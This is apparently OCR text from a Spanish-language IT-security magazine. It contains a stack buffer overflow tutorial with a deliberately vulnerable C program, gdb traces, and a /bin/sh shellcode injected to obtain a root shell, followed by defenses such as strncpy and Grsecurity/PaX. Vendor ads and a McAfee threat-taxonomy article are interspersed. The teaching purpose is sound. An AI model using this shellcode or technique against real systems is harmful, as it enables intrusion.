


Fig.2: Ejemplo de un programa que invoca un subprocedimiento.



Para mí, el trabajo ideal es aquel que me permite desarrollarme y crecer junto a los demás.

Ofrecer nuevas alternativas tecnológicas y negocios altamente rentables para todos, en iplan es una realidad. Trabajar para hacer esto posible, me hace sentir orgulloso todos los días.



Franco Cecchini.
Director de Operadores y Prestadores.

TELEFONÍA + INTERNET.
Sólo iplan entendió a tiempo qué necesitaban las empresas.

Estar comunicado significa mucho más que tener un servicio de telefonía y otro de Internet. Por eso iplan le propone que cambie. A través de un mismo proveedor para ambos servicios, su empresa podrá optimizar sus costos fijos sin descuidar la calidad. Llámenos, hay un plan para cada necesidad. Desde una línea telefónica con minutos libres y acceso a Internet hasta soluciones integrales para sus telecomunicaciones.

0800-345-0112 www.iplan.com.ar ventas@iplan.com.ar



Elegí comunicarte mejor.
Elegí iplan.

Dos graves ataques con Buffer Overflow.

En los años 2003 y 2004 se produjeron los dos ataques masivos más dañinos registrados.

Primero el w32.blaster aprovechando una vulnerabilidad en el módulo RPC DCOM presente en el puerto tcp 135, por medio de un buffer overflow, permitía la ejecución de código remotamente con privilegios de administrador.

Luego en el año 2004, una vulnerabilidad en el módulo lsass aprovechada por el worm w32.sasser, nuevamente permitía la ejecución de código remotamente. Sin embargo a veces este overflow fallaba y generaba que las computadoras se reinicien aleatoriamente. Todos hemos visto una pantalla avisar que el lsass.exe había fallado y que en 1 minuto la computadora se reiniciaría.

Segundo caso de estudio: Un programa que invoca un subprocedimiento (simple).

El comportamiento en principio es igual al de la figura 1 solo que que cuando el programa ingresa a un procedimiento el puntero de marco toma el valor de la cima simulando una ejecución nueva (Fig.2). Las variables del procedimiento se van agregando hasta que este se da por finalizado. Entonces las variables son "sacadas" de la pila por lo que ebp y esp tienen el mismo valor.

Tercer y último caso de estudio: Un programa que invoca un subprocedimiento completo.

Como vimos en el ejemplo 2, terminado el primer procedimiento, las variables son "sacadas" y ebp toma el mismo valor que esp. De forma que no se detenga la ejecución del programa, se debe saber donde se encontraba el marco previo a la ejecución del procedimiento, y a que parte del procedimiento principal debe regresar, para poder continuar.
Como se ve en la figura 3, estos dos valores son almacenados también dento de la pila del programa. Ya se empieza a ver como por medio de un buffer overflow podríamos lograr pisar la dirección de retorno y así lograr que un programa ejecute las intrucciones que nosotros queremos.

Un código fácilmente explotable.

Tenemos nuestro código en C armado para que facilmente insertemos nuestro exploit de 45 bytes.

```
xplotime.c
int main(int argc, char* argv[]) {
      procedimiento(argv[1]);
      printf("Fin del programa\n");
      return 0;
}

void procedimiento(char* txt) {
      char buf[45];
      strcpy(buf, txt);
      printf("Fin de procedimiento\n");
}
```

Compilemos utilizando gcc, pero agreguemos la opción -ggdb que nos da la posibilidad de depurar el código mediante un excelente debugger de C como es gdb.

```
# gcc –ggdb xploitme.c –o xploitme
```

Probemos el código:
Ejecución correcta:

```
#./xploitme cadena

Fin de procedimiento
Fin del programa
```

Ejecución con overflow

```
#./xploitme cadena_de_mas_de_45_bytes.....

Fin de procedimiento
Fin del programa
Segmentation fault
```

Veamos que ocurre en el depurador (Ver Figura 4).
Evidentemente la ejecución del programa escribió en $ebp + 4 el valor "61616161", que no es más que el valor ascii en hexadecimal para la letra "a"
Como vemos en la figura 5, manejamos ebp + 4 porque como dijimos anteriormente en Intel + Linux, las posiciones de memoria en el stack se van alojando decrecientemente (de FF a 00). Es por esto que una posición anterior se encuentra en un valor de memoria superior. Son 4 bytes porque ese es el espacio requerido por un puntero.
Cuando continuamos con la ejecución del programa, vemos que el mismo continua su funcionamiento normal, hasta que termina el procedimiento actual e intenta regresar al procedimiento principal. Es ahí cuando el sistema es interrumpido por la señal SIGSEGV, que indica que intentamos acceder a una posición de memoria sobre la que no tenemos permiso (la dirección 0x61616161)

Explotando nuestro código.

Quedaría entonces lograr que la dirección de retorno de nuestro proceso en ejecución apunte a al inicio de nuestro código. Obviamente el código debe estar en lenguaje de máquina, porque estamos inyectándolo en un programa en ejecución.
Exite una clase de código que está listo para ser ejecutado denominado shellcode. El desarrollo de los shellcodes no es tan complejo, por ahora, lo vamos a obviar y vamos a utilizar uno que encontremos en internet. (http://shellcode.org!)

Shellcode ejecutar /bin/sh

```
\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x0
7\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x
8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd
\x80\xe8\xdc\xff\xff\xff
/bin/sh
```

Las shellcode deben estar en formato binario, por lo que vamos a realizar lo siguiente.


```
# echo -en "\xeb\x1f\x5e\x89\x76\x08
\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x
89\xf3\x8d\x4e\x08\x8d" > shell.dat
# echo -en "\x56\x0c\xcd\x80\x31\xdb
\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/s
h" >> shell.dat
```

Para probar este caso particular ejecutemos:

```
# ./xploitme `cat shell.dat`cadena_15_chars
Fin de procedimiento
sh-2.05b# (¡¡Tenemos bash!!)
```

Variando la cantidad de chars de la cadena que sigue el shellcode podremos obtener un "Segmentation Fault", que el programa termine normalmente o que modifiquemos la dirección de retorno de la función main() y que se ejecute el bash
Queda en manos del lector probar este ejemplo tanto en sistema como en el depurador.
Este código fue probado en un Kernel 2.4.31 bajo la distribución Slackware 10.1

Fig.3: Ejemplo de un programa que invoca un subprocedimiento.



Y ahora? Quién podrá defenderme? ¿Cómo prevenirse?

Hicimos un repaso de la técnica, hablamos de lo peligrosa que puede ser, queda pendiente saber de que forma podemos proteger nuestros sistemas.

Como siempre esta clase de técnicas no existirían si todos programáramos sin errores o bien si verificáramos todos los datos que ingresan o salen de nuestra aplicación. Una alternativa simple por ejemplo es la de utilizar la función strncpy en vez de strcpy para copiar memoria. La diferencia radica en que la primera tiene un parámetro adicional donde se le debe especificar la cantidad de bytes a copiar. De esta forma el programador puede copiar solamente los bytes que su estructura de destino puede alojar.




Fig.4

```
# gdb xploitme

GNU gdb 5.3
(…)
(gdb) list (Veamos el código de nuestro programa)
(…)
            8  char buf[45]; (tengo espacio para 45 char)
            9  strcpy(buf, txt);
            10 printf("Fin de procedimiento\n");


(gdb) break 9  (Queremos detener el programa antes del strcpy de la línea 9)
Breakpoint 1 at 0x80483bd: file xploitme.c, line 9.
(gdb) run aaaaaaaaaa.... (Ejecutamos el prog. con un parámetro de 60 char)
Starting program: xploitme aaaaaaaaa…

Breakpoint 1, procedimiento (txt=0xbffffc12 'a' <repeats 60 times>)
   at xploitme.c:9
9           strcpy(buf, txt);

(gdb) x $ebp+4 (vemos el valor en la posición de la dirección de retorno)
0xbffffa8c:    0x0804838c (la dirección de retorno)
(gdb) next (ejecutamos el strcpy)
10          printf("Fin de procedimiento\n");
(gdb) x $ebp+4
0xbffffa8c:    0x61616161 (la "nueva" dirección de retorno)
(gdb) next
Fin de procedimiento
11     }
(gdb) next (regreso al procedimiento principal)

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
```

Fig.5: Armado del stack dentro de una función.



Grsecurity (www.grsecurity.net)

Grsecurity es un parche que se aplica sobre el kernel, con funciones específicas de hardening para el sistema operativo. Ofrecido por sus desarrolladores bajo licencia GPL, este sistema cuenta con protección para la mayoria de las "amenazas comunes" a un Linux, aplicando por ejemplo restricciones dentro de los chroots o denegando el permiso a los usuario a seguir symlinks que no le pertenecen.

Es ideal para servidores, ya que cuenta con una serie de funciones específicas, que ocultan información del sistema a los "curiosos" o les dificulta su acceso. Por ejemplo se puede configurar para que un usuario que accede al /proc solo pueda ver los procesos que está el mismo está ejecutando, o que cada proceso que se inicie tenga un PID al azar.

En sintonía con esta nota, una sección del parche Grsecurity denominada PaX, es la encargada de prevenir toda clase de ataques que, aprovechando bugs en el código, pueden acceder a porciones de memoria del proceso e intentar modificarla o ejecutar código arbitrario.

Realmente debo destacar la estabilidad y seguridad adicional que brinda este parche. En mi experiencia personal trabajando en ELSERVER, los servidores se mantuvieron inmunes a los exploits que accediendo por medio de algún bug en una página web, intentaron realizar una escalada de privilegios en el sistema o simplemente colgarlo. En todos los casos el kernel detuvo la ejecución y reportó un mensaje como el siguiente:

```
grsec: From xxx.xxx.xxx.xxx: denied resource
overstep by requesting 4096 for RLIMIT_CORE
against limit 0 for xploitme [xploitme:18281]
uid/euid:0/0 gid/egid:0/0, parent
/bin/bash[bash:6671] uid/euid:0/0
gid/egid:0/0
```

Conclusión

Un sistema que es reconocido como suceptible a un buffer overflow debe darse por muerto. Las posibilidades que esta vulnerabilidad abre o permite son tan grandes como la misma programación. Existen ciertas limitaciones como que el tamaño del buffer sea demasiado grande o demasiado pequeño, o evitar que nuestro shellcode contenga caracteres '\0' porque generaría una interrupción en la copia de contenido. A estos problemas también hay soluciones, la mayoría las podemos encontrar investigando en Internet.

Espero que esta nota haya generado curiosidad por conocer más a fondo estas técnicas, pero por sobre todo que haga tomar conciencia a los programadores sobre la importancia de desarrollar código seguro, y a los administradores de sistemas sobre la necesidad de mantener los servidores con las actualizaciones al día.

Dudas, consultas o comentarios? Estaré feliz de responderlas desde mi correo electrónico santiago.ciciliani@elserver.com ■

Lecturas adicionales y bibliografía

"Smashing the stack for fun and profit".
Uno de los primeros y el más populares artículos publicados en internet, que explicó como realizar ataques de stack overflow. (ES)
http://community.core-sdi.com/~juliano/smashing/P49-4-Smashing_the_stack-Spanish.txt

"Exploits & buffer overflowing tutorials"
Un listado de papers que explican en detalle o amplian algunos conceptos vistos en la nota.
http://neworder.box.sk/codebox.links.php?&key=exptut

"Wikipedia"
La mayoría de los términos empleados en esta nota están descriptos en esta excelente enciclopedia libre.
http://es.wikipedia.org

Seguridad de acceso para la continuidad de los negocios

La infraestructura de acceso contempla uno de los retos más importantes para cualquier empresa: la necesidad de ofrecer acceso seguro a cualquier recurso de información corporativo, desde cualquier lugar y a través de cualquier dispositivo y conexión.

El objetivo de una estrategia de acceso integral no es plantear acciones de seguridad anexas a la tecnología utilizada, sino implementar un sistema capaz de entregar una solución integral, que no sea vulnerable y que aleje los riesgos a los que está expuesta la información de la compañía.

En esto Citrix lidera el mercado. La solución que conforma su suite constituye un elemento diferenciador en el mercado, ya que ofrece una Solución de Acceso Completa e Integrada que cubre las diferentes necesidades de seguridad del ambiente. Para lo cual agrega tecnologías que permite la continuidad operativa de una empresa, cumplir fácilmente con las exigencias de las Regulaciones del Mercado y Gubernamentales, Control Centralizado de los Recursos (permisos, horas de acceso, auditorias, backups, etc), Control del Ciclo de Vida de la Información y aplicaciones que utilizan los usuarios, Seguridad 3A, Acceso Seguro y Granular, Seguridad del Dispositivo de Conexión, Administración de la Password, Web Browser cache clean-up, etc.

En la actualidad, las organizaciones buscan solucionar los problemas de acceso remoto con soluciones que permitan tener el control granular sobre a qué se accede y de qué forma, estableciendo barreras para evitar ataques maliciosos que puedan afectar la productividad de la empresa y a su vez garantizar la continuidad operativa del negocio.

El acceso inteligente consiste en que el sistema pueda detectar en forma inteligente el escenario bajo el cuál se está trabajando: perfil de usuario, dispositivo que está utilizando, el tipo de red, y en base a esas variables, definir primero a qué cosas se puede acceder y una vez que se accede, qué cosas se pueden hacer. Estableciendo políticas de acceso, los administradores pueden controlar más fácilmente el acceso a data sensible.

De esta manera, la tecnología de Citrix permite al área de IT un acceso visible para entender quién está usando cada aplicación, cuándo y con qué frecuencia, con el fin de permitir un acceso seguro y controlado a todos los usuarios, ya sean empleados, socios comerciales, contratistas y consultores, consumidores, entre otros.

Otro elemento indispensable de una Plataforma de Acceso es que permita reunir o exceder los requisitos de seguridad, responder a la necesidad de propiedad intelectual y facilitar la actualización con respecto al cumplimiento de normas de regulaciones.

Citrix está continuamente evaluando los programas de certificaciones de la industria y Gobierno, y está comprometido tanto en usar y desarrollar estándares



abiertos, robustos y seguros para infraestructura de seguridad.

En una coyuntura donde los negocios son altamente competitivos y se producen cambios constantemente, las compañías necesitan una provisión de servicios óptima, que les permita un acceso inmediato y confiable a información y aplicaciones críticas para los procesos de negocios. Otro desafío consiste en incrementar la productividad gracias al acceso confiable para sus trabajadores remotos sin afectar la seguridad de la información corporativa.



Citrix Access Gateway, un dispositivo de VPN SSL universal que proporciona control de acceso seguro desde un único punto a cualquier recurso de TI (Datos y Voz), combina las mejores características de IPSec y SSL VPN, sin incurrir en los costos y complejidades en su implementación y administración.

Access Gateway trabaja con cualquier firewall y soporta todos los protocolos y tipos de aplicación. Es rápido, simple y de costo efectivo para la implementación y mantenimiento de aplicaciones Web. Los usuarios mantienen la consistencia en la utilización de su escritorio (desk-like) sin perder su conectividad aunque pierda la conexión (always-on), integrando el bloqueo a gusanos o troyanos en el cliente, utilizando un escaneo del escritorio del usuario antes y durante la conexión. De esta manera, evalúa que el dispositivo reúna los estándares de la organización. Los usuarios remotos pueden trabajar con archivos de la red, email, telefonía de IP, intranet sites, aplicaciones locales y virtualizadas con Presentation Server como si estuvieran localmente.

Con Advance Access Control es posible un control de acceso detallado, al tiempo que se brinda a cada usuario una forma de acceso que cambia con la forma de conexión. Esto otorga a los administradores un control muy preciso sobre aplicaciones, archivos, contenido Web, elementos adjuntos de correo electrónico y tareas de impresión.

Advance Access Control determina que recursos pueden accederse y que acciones pueden realizarse según el análisis realizado. Este análisis nos permitirá determinar el tipo de dispositivo, sistema operativo, actualizaciones implementadas y otras características del ambiente. El resultado definirá la política que será aplicada. El motor de políticas se implanta dentro de la red interna, lo que se traduce en una seguridad superior a la de otras configuraciones de VPN SSL.

Asimismo, es muy importante ayudar a los usuarios en la administración de los password, permitiendo de esta manera incrementar los niveles de seguridad internos. Citrix Password Manager es una solución de Single Sign-On que facilita el acceso, asi como también aumenta los niveles de seguridad simplificando el trabajo de los usuarios en una variedad de aplicaciones Web, Windows, .Net, Java y Host.


Los usuarios se autentican una vez con una sola contraseña, y Password Manager automatiza, sin requerir scripts, los inicios de sesión, el cumplimiento de las políticas y los cambios de contraseña, logrando que conectarse a las aplicaciones sea más fácil, rápida y sobre todo, más segura.

Password Manager también puede configurarse para que cambie automática y periódicamente las contraseñas de las aplicaciones sin que lo sepa el usuario, lo cual incrementa el grado de protección.

Los desafíos que la seguridad origina en las compañías tienden a complejizarse de manera creciente, de manera similar que los procesos de negocio, en este sentido, acceder a la información en el momento que se la necesite es tan vital como hacerlo de manera segura. Citrix proporciona un acceso regulado a los recursos que los usuarios requieren en su trabajo, en cualquier momento y lugar, garantizando la continuidad de sus negocios con la mayor confianza y seguridad.

Nuestro Distribuidor para Cono Sur LicenciasOnLine cuenta con una red de Partners Citrix Certificados quienes llevan adelante proyectos de Infraestructura de Acceso en variadas industris para la region. Si desea hacer alguna consulta puede enviarnos mail a citrix@licenciasonline.com o comuniquese al 0810-810-CITRIX (2487) ■








Seguridad informática en Argentina

Pablo Balzi

Ingenieria Pre-venta, McAfee Argentina



El diagnostico es claro y no muy alentador… están sufriendo el mismo inconveniente que cualquier otra compañía de gran dimensión o el mismo usuario hogareño.
Antes el riesgo lo corrían solo las grandes compañías, porque eran éstas las que estaban en la mira de los hackers. Hoy la tarea de los hackers la realizan robots; programas encargados de buscar maquinas en internet, que tengan algún tipo de vulnerabilidad para explotar, sin importar si están frente a una gran empresa, mediana o usuario hogareño…
El problema es realmente crítico, porque para estar preparados es necesario contar con tecnología apropiada y no me refiero solamente a un antivirus tradicional que solo escanee archivos… el tema es más complejo porque los puntos más atacados son las vulnerabilidades…

Las tecnologías de seguridad y los procesos de negocio

Por diferentes factores, los negocios en las empresas se están realizando en Internet

(mail, web, etc). Esto hace que Internet sea parte fundamental del negocio y es ahí donde tiene incidencia la seguridad. Puesto que las amenazas no discriminan por tipo de empresas… el único requisito es estar conectado con internet.

Por donde empezar a cuidarnos


Una de las esencias está en tener una correcta administración de la seguridad (productos de antivirus, antispyware, antispam, desktop firewall, etc), para esto herramientas como McAfee Protection Pilot (consola de management para pequeñas empresas) o ePolicy Orchestrator (consola de management para grandes empresas), dan respuesta certera a esta necesidad, sin una visión clara de la salud de la red se hace difícil poder controlar el riesgo. Y por otro lado los parches que cubren vulnerabilidades de sistemas operativos y aplicaciones, donde VirusScan 8.0i con su tecnología de IPS (intrusion prevention system), cubre todo riesgo de afección de amenazas, mientras se distribuyen los parches correspondientes.

Tipos y objetivos de diferentes amenazas a las que estamos expuestos

Hoy por hoy los ataques ya no se clasifican simplemente diciendo que ese tipo es worm y aquél es virus. Actualmente, los ataques no son blancos o negros y poseen matices grises.

- ***Email Patrón*** – el USUARIO EJECUTA el adjunto: Tales amenazas son simplemente un archivo dentro de un email que el usuario debe ejecutar para ser infectado.

La ocurrencia de este tipo de ataque volvió a crecer.



- ***Email en HTML*** – una vulnerabilidad del MS Internet Explorer abre el ejecutable: Generalmente, esas amenazas dependen de una vulnerabilidad del MS Internet Explorer para que sean ejecutadas automáticamente.

Dado que las vulnerabilidades ahora son solucionadas rápidamente, la ocurrencia de ese tipo de ataque va disminuyendo, pues se torna un blanco fácil.

- ***Worm de SMTP*** – worm con mecanismo SMTP: La amenaza usa su propio mecanismo de email SMTP para diseminarse a partir de la computadora infectada.

Naturalmente, esta categoría es irrelevante si prestamos atención a cómo alguien ES INFECTADO, pero es importante observar cómo es DISEMINADA la infección.

- ***Falsificación de Email (Phishing)*** – 'engaña' al usuario para que lo ejecute o acceda a un sitio remoto: Tales amenazas 'engañan' al usuario, y hacen que él suministre datos en una aplicación o sitio remoto.

Ese tipo corresponde a 'recientes' amenazas de falsificación (por ejemplo, Paypal, Citibank, Halifax, eBay).

- ***Hopper de Compartición de Archivo*** – programas de compartición de archivo/ configuración incorrecta: Generalmente, una amenaza que se esparce por las redes SIN causar desborde de buffer.

Para hacer eso, normalmente él se copia en varias comparticiones de red, comparticiones remotas y unidades mapeadas. Funlove, Opaserv y muchos otros usan ese truco.

Algunos worms mixtos usan ese tipo de ataque como una manera secundaria de atacar/diseminarse, ¡pero no todos!

- ***Worm de Aplicación*** – transmitido de aplicación para aplicación: Una amenaza que exige computadoras de origen y computadoras blanco con la misma aplicación. La amenaza utiliza la aplicación para diseminarse de la computadora infectada para la computadora blanco.

SQL/Slammer es el worm responsable por la mayor parte de los ataques de ese tipo. Las aplicaciones KaZaA y mIRC también están en esa categoría.

- ***Worm de SO*** – ataca una vulnerabilidad del SO: Ataques que se diseminan de un sistema infectado para un sistema blanco aprovechando vulnerabilidades del SO.

Por ejemplo, Lovsan y Blaster. Nachi también usó ese tipo de ataque, entre otros (vea más abajo).

- ***Ataque entre Aplicaciones*** – worm para aplicaciones, excepto el IE: Esa amenaza (aplicación 'a' (worm) ataca aplicación 'b') es diferente del Worm de Aplicación.

Explora nativamente vulnerabilidades, atacando directamente una aplicación de una computadora remota.

Es un tipo de ataque diferente del utilizado por los Worms de Aplicación mencionados arriba.

VARIOS (la mayoría de los worms de red) usan ese tipo de ataque. Nachi lo usó para atacar al IIS (Internet Information Server) de Microsoft (servidor Web), además de atacar a los SO.

- ***Ejecución por el Usuario*** – caballo de Troya, spyware, adware, dropped: Esta categoría está reservada para amenazas distintas, que NO POSEEN ninguna de las CARACTERÍSTICAS relacionadas arriba, es decir, la amenaza proviene de otros medios, como ejecución a partir del disco, en vez de a partir del email, o download automático por el worm.

Entre ese tipo de amenaza están spywares, caballos de Troya, adwares.

- ***Spyware***: Un programa que recolecta información privada acerca de una persona y/o organización, incluyendo hábitos de navegación, teclas presionadas y uso del computador entre otros sin el consentimiento del usuario para luego ser enviada al individuo que lo genero

- ***Adware***: Un programa diseñado a enseñar anuncios publicitarios, usualmente basado en los hábitos de navegación del usuario y usualmente intercambiado por el uso de un programa sin el pago de este.

- ***Jokes***: No es un virus, es un programa que simula comportamiento destructivo, como el de la supuesta destrucción de archivos.

- ***Remote Administration Tools***: Programas que permiten que un individuo pueda tomar control remotamente del sistema sin conocimiento del usuario.

- ***Dialers***: Son programas generalmente usado por sitios donde el acceso tiene un costo. Los dialers son bastante pequeños, +/- 100Kb

- ***Password Crackers***: Programas que le permiten a un individuo adivinar el password de los sistemas, estos se conocen como basados en diccionario o en fuerza bruta.

Concepto de vulnerabilidades y que se debe hacer para resolver este problema

Vulnerabilidad refiere a la inseguridad encontrada en un sistema operativo o aplicación, que puede ser explotada para su mal uso. De hecho, el 90 % de las amenazas que aparecieron en el año 2004, tuvieron como objetivo la explotación de alguna vulnerabilidad.

La solución radica en instalar los parches que cubren estas vulnerabilidades lo antes posible, para poder estar cubiertos antes de que se desarrolle la amenaza que explotan estas vulnerabilidades, si es que la vulnerabilidad no se descubre por medio de una amenaza. De esto surge otro inconveniente… todos los días (hipotéticamente) salen nuevos parches

para aplicar, con lo que el costo de mantenimiento, seguimiento e instalación de los parches es realmente alto, se tiene que estar constantemente detrás de éstos, teniendo la cautela de que no influya negativamente en alguna aplicación y a raíz de esto deje de funcionar. Como mencionaba anteriormente se pueden utilizar productos como VirusScan 8.0i de McAfee que se actualiza con la información de las vulnerabilidades en el momento que se descubre y previene de futuros ataques y incluso que todavía no fueron concebidas, es decir, desde el momento que McAfee VirusScan se actualiza con una nueva vulnerabilidad va a prevenir proactivamente cualquier tipo de ataque que quiera explotar esa vulnerabilidad. Esto es proactividad 100 % (poder frenar un virus mucho antes de que lo diseñen) sabiendo que si su fin es atacar esa vulnerabilidad el virusscan 8.0i lo va a frenar, dándole a la empresa mayor tiempo para investigar e instalar los parches en cuestión.

Como prevenir las intrusiones y sabotajes internos

Kevin Mitnick (creador de la ingeniería social) en su visita por nuestro país dijo "no existen parches para los usuarios", si estamos tratando de cubrirnos de los sabotajes internos, es necesario cambiar el concepto de seguridad y pensar en productos HIPS (prevención de intrusos en host) o NIPS (prevención de intrusos en la red). Entercept e IntruShield de McAfee son productos para seguridad, más allá de los virus o amenazas en general. Este concepto de seguridad involucra incluso hasta la seguridad necesaria para proteger los datos de quienes tienen acceso a ella.



Ejemplo: es habitual que un administrador de bases de datos realice mantenimientos sobre la misma, pero de ninguna manera es normal, que el mismo copie o borre información de la base (vital para la protección del negocio). Este tipo de comportamientos llamado "escalamiento de privilegios" son los que productos como HIPS pueden detectar.

Y ciertamente es un problema muy frecuente. Pensemos que un usuario disconforme quiera causar daño o robar información, va a poder hacerlo con mucha mas facilidad desde la red interna que accediendo desde internet.

